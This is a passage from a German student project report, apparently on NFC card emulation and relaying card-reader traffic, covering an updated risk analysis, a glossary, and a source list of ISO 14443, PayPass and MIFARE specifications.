Nr	Titel	Beschreibung	max. Schaden [h]	Eintritts-Wahrschein-Lichkeit	Gewichteter Schaden	Vorbeugung	Verhalten bei Eintreten
1	Technisch nicht realisierbar	Die Hardware lässt es nicht zu, dass unser Projekt wie geplant durchgeführt werden kann	100	0.00%	0	-	Neues Ziel der Arbeit definieren
2	Falsche Hardware	Es wurde die falsche Hardware eingekauft, welche unsere Anforderungen nicht unterstützt	40	0.00%	0	Die technischen Anforderungen werden genau analysiert-	Andere Hardware bestellen
3	Signed APDUs Update: Es besteht ein Cryptoverfahren	Text body	10	20.00%	2	-	Der Traffic wird nicht analysiert oder wenn genügend Zeit vorhanden ist, versuchen das Krypto-verfahren auszuschalten
4	Timing zu restriktiv	Die Timings zwischen den Hardware Komponenten sind zu restrikiv und der Traffic kann nicht manuell verändert werden	50	60.00%	30	Der Traffic kann automatisch weitergeleitet werden bzw. vordefinierte Regeln einge-setzt werden, welche den Traffic verändern	RegEx Filter bauen, welcher Traffic zur Laufzeit automatisch anpasst
5	Zu wenig Zeit, den Traffic zu analysieren	Die Entwicklung der Applikation nimmt zu viel Zeit in Anspruch und der Traffic kann nicht mehr genügend analysiert werden	70	20.00%	14	Die Zeit für die Entwickling der Applikation wird knapp einge-plant um am Schluss eine Analyse des Traffics durchführen zu können und der Traffic kann bereits analysiert werden, bevor die Applikation 100% fertig ist	Bei der Applikation werden Features gestrichen, damit der Traffic analysiert werden kann
6	Zu wenig Zeit die Applikation fertig zu stellen	Es entstehen zu viele Hürden bei der Entwicklung der Applikation, dass sie nicht mehr fertig gestellt werden kann	70	20.00%	14	Es wird genügend Zeit am Schluss des Projekts eingeplant um die Applikation fertigstellen zu können	Bei der Applikation werden Features gestrichen, damit der Traffic analysiert werden kann
7	Wenig Vorkenntnisse in C und Hardwareanalyse	Da wir über wenig Vorkenntnisse in der Programmiersprache C und hardwarenaher Analyse verfügen, könnte dies negativen Einfluss auf die Zeitplanung haben	70	10.00%	7	Auffrischen der Programmier-sprache und genaue Absprachen mit dem Betreuer bezüglich Hardwareanalyse	Zusammenarbeit mit Elektro-technikern
Summe			**410**		**67**		

Tabelle 15: Aktualisierte Risikoanalyse

Beide Analysen sind zusätzlich im Anhang ersichtlich.

10 Glossar

Ausdruck	Beschreibung
Card Emulation	Dupliziert die Funktionalität einer Karte
Checksumme	Ein berechneter Wert für die Integritätsprüfung von Daten
Relay	Weiterleitung
Rational Unified Process	Vorgehensmodell für Softwareentwicklung
Strategy Pattern	Design Pattern in Softwareentwicklung
Traffic	Daten Verkehr

Tabelle 16: Glossar

11 Verzeichnisse

11.1 Quellen- und Literaturverzeichnis

#	Titel	Autor	Datum	Beschreibung
1	Final Committee Draft ISO/IEC 14443-3	D. Baddeley	11.06.1999	Final Draft des ISO 14443-3 Standards
2	Final Committee Draft ISO/IEC 14443-4	Hauke Meyn	10.03.2000	Final Draft des ISO 14443-3 Standards
3	Application Programming Interface ACR122U NFC Reader	Advanced Card Systems Ltd.	August 2008	API Dokumentation des ACR122u
4	Libnfc			C-Library für NFC www.libnfc.org
5	PayPass – M/Chip Technical Specifications	MasterCard International	September 2005	Standard für Mastercard PayPass Kreditkarte
6	Yaml			www.yaml.org
7	AN10833 MIFARE Type Identification Procedure	NXP	29.08.2011	Beschreibung des Standards der Lowlevel Identifikation von MiFare Karten
8	AN10834 MIFARE ISO/IEC 14443 PICC Selection	NXP	26.06.2009	Beschreibung des Selektionsprozesses für MiFare Karten
9	AN1304 NFC Type MIFARE Classic Tag Operation	NXP	02.10.2012	Beschreibung des Standards von MiFare Karten
10	Near Field Communication Interface and Protocol (NFCIP-1)	ECMA	Dezember 2004	Beschreibung des Lowlevel Protokolls welche NFC Karten implementieren
11	MiFare Standard Card IC MF1 IC S50 Functional Specification	Philips	Mai 2001	Allgemeine Beschreibung über MiFare Karten von Philips

Tabelle 17: Quellen- und Literaturverzeichnis

11.2 Abbildungsverzeichnis

11.3 Tabellenverzeichnis